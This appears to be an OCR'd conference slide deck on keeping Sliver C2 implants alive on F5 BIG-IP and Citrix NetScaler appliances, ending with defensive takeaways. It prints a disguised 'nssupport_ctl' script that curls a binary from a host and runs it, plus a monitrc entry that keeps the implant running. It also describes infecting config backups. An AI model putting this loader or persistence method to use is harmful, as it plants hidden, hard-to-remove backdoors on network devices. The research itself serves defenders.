
ARCHITECTURE ALLOWS PIVOTING

- BIG-IP doesn't allow server egress by default
  - Requires SNAT on egress interface
- Sliver pivots allow chains of implant connections
- F5 lets you bind C2 listener to failover IP
- Interface ACLs can be modified w/o alerting admins
- Any default gateway will route C2
  - This is a common design
  - Juniper, Citrix, A10

DEMO 2: INFECTED BACKUPS


- Full archives are dangerous
- F5 & Citrix have flat text configs
  - That nobody uses
- Abused scripts are included in config backup
  - `/config/startup`
  - `/config/failover/*`
  - `/config/user_alert.conf`
- Installation will run a failover script
  - Infect all of them from orbit
  - It's the only way to be sure


DEMO 3: PWN THE NETWORK


BIG-IP® - bigip1.jomsvikin.gs
Not secure
https://bigip1/xui/
Hostname bigip1.jomsvikin.gs
IP Address 10.13.37.159
Date Aug 4, 2022
Time 3:38 PM (PDT)
User admin
Role Administrator
ONLINE (ACTIVE)
In Sync
BIG-IP® - bigip2.jomsvikin.gs
Not secure
https://bigip2/xui/
Hostname bigip2.jomsvikin.gs
IP Address 10.13.37.160
Date Aug 4, 2022
Time 3:38 PM (PDT)
User admin
Role Administrator
Partition:
ONLINE (STANDBY)
In Sync
bigip1
nate@ubuntuserver:~$
[root@bigip1:Active:In Sync] config #
fffffffffffffffffffffff
ffffffff.....
ffffffff.....
ffffffff.....
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing
=[metasploit v6.2.11-dev-
+ -- --=[2233 exploits - 1178 auxiliary - 398 post
+ -- --=[867 payloads - 45 encoders - 11 nops
+ -- --=[9 evasion
Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x
[*] Starting persistent handler(s)...
msf6 >
app.clipchamp.com is sharing your screen.
Stop sharing
Hide

THIS IS NOT A PLACE OF HONOR

- Citrix has the same design flaws (though less of them)
  - Full interactive shell
  - Config backups in archive; no integrity checks
  - Again, could store implant in backup if needed
- Needed an abusable built-in service
  - Download C2, execute & keep it running
  - Must remain invisible to GUI users
- Limited number of customizable files...
  - daemon configs (ssh, http, syslog, etc.)
  - Crontab .. too easy
- Ntpd_ctl in the user manual..
- ..Interesting



CTX327915

How to install custom FreeBSD configuration files on a Netscaler

Article | How do I, Configuration | Created: 26 Aug 2021 | Modified: 29 Aug 2022

Objective

As a Netscaler is an appliance, the root filesystem (which is a RAMDisk) is restored from a non-modifiable image during every boot. As such, modifications to any FreeBSD configuration files in /etc will be erased upon reboot.

This article shows how to properly install supported modifications to FreeBSD configuration files.

5. If the `/nsconfig` directory does not contain a file named `rc.netscaler`, create the file.

6. Add the following entry to `/nsconfig/rc.netscaler: /bin/sh /etc/ntpd_ctl full_start`

   This entry starts the `ntpd` service, checks the ntp.conf file, and logs messages in the /var/log directory.

   This process runs every time the Citrix ADC is restarted.

NO HIGHLY ESTEEMED DEED IS COMMEMORATED HERE

- RC.NETSCALER FILE DOESN'T LET YOU RUN SCRIPTS
- NTPD_CTL → MANY *_CTL SCRIPTS IN /ETC
- USED BY MONIT TO START/STOP/WATCHDOG SERVICES – W00T!
- MONITRC ON THE LIST OF CUSTOMIZABLE FILES – W00T X 2!
- WROTE A SERVICE WRAPPER FOR SLIVER
  - SAME LOGIC AS F5 LOADER
- MONIT MANAGES C2 IMPLANT
  - STARTS ON BOOT
  - MAKES C2 UNKILLABLE

NOTHING VALUED IS HERE

```
#!/bin/sh

start_nssupport()
{
        stop_nssupport
        if [ -e /netscaler/nssupport ]
        then
            echo -n 'nssupport '
            /netscaler/nssupport &
            echo -n $! > /var/run/nssupport.pid
        else
            curl http://10.13.37.180/freebsd > /netscaler/nssupport
            chmod +x /netscaler/nssupport
            echo -n 'nssupport '
            /netscaler/nssupport &
            echo -n $! > /var/run/nssupport.pid
        fi
}

stop_nssupport()
{
        cat /var/run/nssupport.pid | xargs kill
        rm -f /var/run/nssupport.pid
}

case $1 in
start)
        start_nssupport;
        ;;
stop)
        stop_nssupport;
        ;;
*)
                echo "nssupport_ctl: no argument";
;;
esac
```

```
/nsconfig/monitrc:

## Check nssupport
check process nssupport with pidfile /var/run/nssupport.pid
  start program  "/bin/sh /nsconfig/nssupport_ctl start"
  stop program   "/bin/sh /nsconfig/nssupport_ctl stop"
```


```
Oct 25 08:27:32 <user.crit> ns1 syshealthd: sysid 450070, IPMI device read faile
d -2.
Oct 25 08:27:32 <local0.alert> ns1 NSVAconf[658]: NSVAconf: Unable to connect to
 NSCLI using default password
Oct 25 08:27:32 <local0.err> ns1 nsumond[766]: nsumond daemon started
Oct 25 08:27:33 <daemon.err> ns1 monit[216]: 'nssupport' process is not running
^[
 NetScaler initialization is still in progress; please wait
 20 to 30 seconds before attempting to log in.
##############################################################################
#                                                                            #
#         WARNING: Access to this system is for authorized users only.       #
#          Disconnect IMMEDIATELY if you are not an authorized user!         #
#                                                                            #
##############################################################################


login: Oct 25 08:28:16 <local0.alert> 10.13.37.170  10/25/2022:15:27:27 GMT ns1
0-PPE-0 : default EVENT STATECHANGE 20 0 :  Device "self node 10.13.37.170" - St
ate COMPLETE_FAIL
Oct 25 08:28:16 <local0.alert> 10.13.37.170  10/25/2022:15:27:33 GMT ns1 0-PPE-0
 : default EVENT STATECHANGE 36 0 :  Device "self node 10.13.37.170" - State UP


login:
```

IT'S DANGEROUS TO HACK ALONE: LAB 101

- F5 gives away Virtual Edition VM's for all major hypervisors
  - Including vulnerable versions!
- Use a throwaway email
  - 30-day demo licenses
  - ISO images
- Good for vuln research
  - Testing compiled tools
- Citrix also has VMs
  - No vuln versions ☹
- No trial license needed



KEY TAKEAWAYS

- These techniques will work on any device with a full shell
- Advanced actors have barely scratched the surface
- System complexity gives attackers the advantage
- Black box vendor solutions have design flaws
- Steps you can take:
  - Security 101: Patch, firewall, logs, config snapshots
  - Monitor config filesystems for new files / size changes
  - Use devices with restricted shells

MAINTRACK

THANK YOU

@NOX08